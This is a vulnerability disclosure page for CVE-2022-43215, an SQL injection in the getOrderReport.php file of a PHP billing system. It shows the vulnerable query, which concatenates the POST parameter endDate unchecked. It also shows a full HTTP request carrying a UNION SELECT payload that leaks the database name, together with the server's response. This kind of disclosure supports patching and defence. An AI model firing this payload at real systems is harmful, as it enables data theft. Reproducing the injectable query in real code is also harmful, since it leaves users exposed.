

Qrayyy / CVE Public

Code

Issues

Pull requests

Actions

Projects

Security

Insights

main

CVE / Billing System Project v1.0 / CVE-2022-43215(sql in getOrderReport.php).md


9 lines (6 sloc) 381 Bytes

vendor: <https://www.sourcecodester.com/>

download link: <https://www.sourcecodester.com/php/14831/billing-system-project-php-source-code-free-download.html>

Vulnerability trigger parameter: \$endDate

The process of vulnerability discovery is as follows:



```
php_action > getOrderReport.php
8 //echo $startDate;exit;
9 //date = DateTime::createFromFormat('m/d/Y',$startDate);
10
11 //start_date = $date->format("m/d/Y");
12
13 //echo $date;exit;
14
15 $endDate = $_POST['endDate'];
16 //format = DateTime::createFromFormat('m/d/Y',$endDate);
17 //end_date = $format->format("Y-m-d");
18
19 $sql = "SELECT * FROM orders WHERE order_date >= '$startDate' AND order_date <= '$endDate' and order_status = 1";
20 $query = $connect->query($sql);
21
22 $table = <table border="1" cellspacing="0" cellpadding="0" style="width:80%;">
23   <tr>
24     <th>Order Date</th>
25     <th>Client Names</th>
26     <th>Contact</th>
27     <th>Grand Total</th>
28   </tr>
29
30   <tr>
31     <td><center>.$result['order_date'].</center></td>
32     <td><center>.$result['client_name'].</center></td>
33     <td><center>.$result['client_contact'].</center></td>
34     <td><center>.$result['grand_total'].</center></td>
35   </tr>
36   <tr>
37     <td colspan="4"><center>Total Amount: $totalAmount</center></td>
38   </tr>
39 </table>
40
41 $table .= '
42
43 </table>';
```

1 x2 x3 x4 x...

SendCancel< >

Ta

Request

PrettyRawHex

1 POST /phpinventory/phpinventory/php\_action/getOrderReport.php HTTP/1.1

2 Host: 127.0.0.1

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: PHPSESSID=69n2c55uu65v4mbpddaraoi5a7

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: none

13 Sec-Fetch-User: ?1

14 Content-Type: application/x-www-form-urlencoded

15 Content-Length: 73

16

17 endDate=-1' union select 1,2,3,database(),5,6,7,8,9,10,11,12,13,14,15

--+

Response

PrettyRawHexRender

Order Date	Client Name	Contact	Grand Total
2	3	store1	9
Total Amount			9